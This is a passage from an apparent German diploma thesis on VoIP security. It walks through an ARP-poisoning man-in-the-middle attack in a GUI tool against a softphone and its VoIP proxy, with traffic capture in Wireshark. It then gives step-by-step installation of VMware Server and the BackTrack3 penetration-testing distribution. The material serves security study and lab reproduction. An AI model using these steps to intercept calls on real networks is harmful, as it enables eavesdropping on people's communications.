
Es muss das Angriffsziel gewählt werden, von dem der Datenstrom gesnifft werden soll. In diesem Beispiel wird die IP-Adresse 10.1.1.151 gewählt. (Wie später in diesem Diplom-Bericht ersichtlich ist, handelt es sich hierbei um ein Softphone mit der Rufnummer 4119). Damit nicht nur die Daten gesnifft werden können, welche das Angriffsziel sendet, sondern auch diejenigen, die es von seinem Kommunikationspartner erhält, muss auf der rechten Seite des Fensters sein Kommunikationspartner auch gewählt werden. Da es sich bei dem Angriffsziel 10.1.1.151 um ein VOIP-Terminal handelt, welches immer über den VOIP Proxy Server kommuniziert, wird in diesem Beispiel der VOIP Proxy Server 10.1.1.101 gewählt. Es können natürlich auch alle Hosts/Server der rechten Seite ausgewählt werden, dies empfiehlt sich, wenn nicht genau bekannt ist, mit wem das Angriffsziel kommuniziert. Die Auswahl ist mittels „OK“ zu bestätigen.



Zur Übersicht und Kontrolle werden die ausgewählten Angriffsziele im Tab „APR“ nochmals aufgelistet.
Der Angriff wird gestartet mittels dem dritten Icon von links in der oberen Taskliste (gelb/schwarz).



Die Datenpakete der ausgewählten Angriffsziele werden jetzt über den PC des Angreifers und erst dann zu ihrem effektiven Bestimmungsort geleitet. Gut sichtbar ist dies an der Anzahl der Pakete, die über den PC des Angreifers geleitet werden.



Mittels eines Netzwerkmonitors wie Wireshark, hat nun der Angreifer die Möglichkeit, die über seinen PC ausgetauschten Datenpakete aufzuzeichnen und zu analysieren, um diese für weitere Angriffe verwenden zu können.

1.5 Installation VMware-Server und BackTrack3


Wie oben schon einmal geschrieben, basieren viele Angriffe in diesem Dokument auf Tools, welche in der Netzwerk-Tools-Sammlung BackTrack3 enthalten sind. BackTrack3 ist eine von einer Live-CD, einem USB-Stick oder übers Netzwerk bootende Linux-Distribution zur Überprüfung der Sicherheit einzelner Rechner in Netzwerken sowie der Gesamtsicherheit des Netzwerks. Es hat sich in dieser Arbeit gezeigt, dass es am besten ist, BackTrack3 als ISO-File herunter zuladen und in einer virtuellen Umgebung laufen zu lassen.
Dadurch können aufgezeichnete Traces, Logfiles, vordefinierte IP-Pakete und andere linuxbasierende Angriff-Tools einfach implementiert, respektive gespeichert werden. BackTrack3 beinhaltet sehr viele vorinstallierte Tools, welche für andere linuxbasierende Angriff-Tools auch benötigt werden. BackTrack3 bietet somit eine Basisinstallation einer Linux-Distribution, von welcher aus auch sehr gut Angriffe getätigt werden können, ohne dass die Tools selbst darin enthalten sind. Dazu sind einfach die entsprechenden Files des gewünschten Tools nach BackTrack3 herunter zuladen, zu kompilieren und den Angriff aus dem Terminalfenster von BackTrack3 heraus zu starten.

Eine Installationsanleitung soll aufzeigen, wie zuerst VMware und dann BackTrack3 in VMware installiert wird. Da die Angriffe, welche in dieser Diplomarbeit aufgezeigt werden, durch die Leser dieses Berichtes auch selbst nachvollziehbar sein sollen, ist nachfolgend genaustens Schritt für Schritt der Installationsablauf dieser zwei Programme aufgezeigt.


1.5.1 Installation VMware-Server

VMware-Server wurde als virtuelle Maschine gewählt, weil sie im Gegensatz zur VMware-Workstation kostenlos ist. VMware-Server stellt etwas höhere Anforderungen an die Hardware, respektive an die Performace des PC's, worauf es installiert werden soll. Jedoch wird von dem PC eines Angreifers sowieso erwartet, dass dieser mindestens mit der Performance und Rechenleistung seines Angriffziels ebenbürtig ist.
VMware Server kann unter folgendem Link kostenlos herunter geladen werden:
http://www.vmware.com/download/server/
Es wird erwartet, dass sich der Benutzer dabei registriert, um einen gültigen Lizenzschlüssel zu erhalten. Es sei nochmals erwähnt, diese Registrierung ist absolut gebührenfrei.


Nach dem Download kann die Installation mittels Doppelklick auf das File vmware-server.exe gestartet werden. Mittels „next“ wird der nächste Installationsschritt eingeleitet…




Die Lizenzbedingungen müssen akzeptiert werden, mit „next“ bestätigen…




Der Standard-Installationspfad kann ausgewählt werden, in diesem Beispiel wurde der vorgegebene Pfad ausgewählt. Mittels „next“ ist dieser zu bestätigen…



Der FQDN und die benötigten Ports des Servers werden angezeigt, es muss nichts eingegeben oder verändert werden. Es kann zusätzlich gewählt werden, ob VMware beim Systemstart auch gleich automatisch gestartet werden soll. Mittels „next“ werden die Angaben bestätigt…




Die bei der Online-Registrierung erhaltene Serie-Nummer ist einzugeben und mittels „Enter" zu bestätigen. VMware beginnt mit der effektiven Installation des Servers, was ein paar Minuten Zeit in Anspruch nehmen wird. Dabei sind zwei weiter Dialogfenster zu bestätigen. Danach ist die Basisinstallation von VMware-Server abgeschlossen und es kann mit der Installation von BackTrack3 begonnen werden.



1.5.2 Installation BackTrack3


Das benötige BackTrack3 ISO-File „bt3-final.iso" kann unter folgendem Link herunter geladen werden: http://remote-exploit.org/backtrack_download.html
Dieses File ist in den Ordner „C:\Virtual Machines" einzufügen, welcher zuvor mit der Installation von VMware-Server angelegt wurde.



Der VMware-Server ist mittels Doppelklick auf das ICON, welches zuvor bei der Installation auf den Desktop angelegt wurde, zu starten. Der Internetexplorer wird automatisch gestartet und bringt eine Sicherheitswarnung. Es wird „Laden dieser Webseite fortsetzen" gewählt.




Die geforderten Login-Daten sind einzugeben. Dabei handelt es sich um die Login-Daten des Betriebssystems, welche beim Systemstart von Windows auch eingegeben werden müssen.




Mit „Create Virtual Machine“ wird eine neue virtuelle Maschine eröffnet.




Es ist ein Name für die neu zu erstellende virtuelle Maschine anzugeben. Mittels „next“ ist dieser zu bestätigen…




Als Operating System wird „Linux“ und als Version „Other Linux(32-bit) angegeben und mittels „next“ bestätigt…




Der gewünschte zu allozierende Arbeitsspeicher ist anzugeben. 512 MB sind angebracht und lassen die virtuelle Maschine mit vernünftigen Antwortzeiten bedienen. Optional kann noch ausgewählt werden, ob ein oder zwei Prozessoren des PC’s für die virtuelle Maschine gebraucht werden sollen, sofern der PC überhaupt mit zwei Prozessoren ausgerüstet ist. Mit „next“ wird die nächste Seite aufgerufen…




Es wird keine virtuelle Disk ausgewählt und mit „next“ bestätigt…




Der Netzwerk-Adapter wird im Bridged-Mode betrieben und ist mit „next“ zu bestätigen…




Es wird angegeben, dass sich das „guest operating system“, also BackTrack3, in einem ISO-File befindet und mit „next“ bestätigt…




Das sich im Ordner „C:\Virtual Machines“ befindende backTrack3 ISO-File „bt3-final.iso“ ist mittels Browse“ auszuwählen und mit „next“ zu bestätigen…



Damit Logdateien und andere Angriff-Tools via USB-Stick von und nach BackTrack3 kopiert werden können, ist ein „USB Controller" zu installieren und mit „next" zu bestätigen…



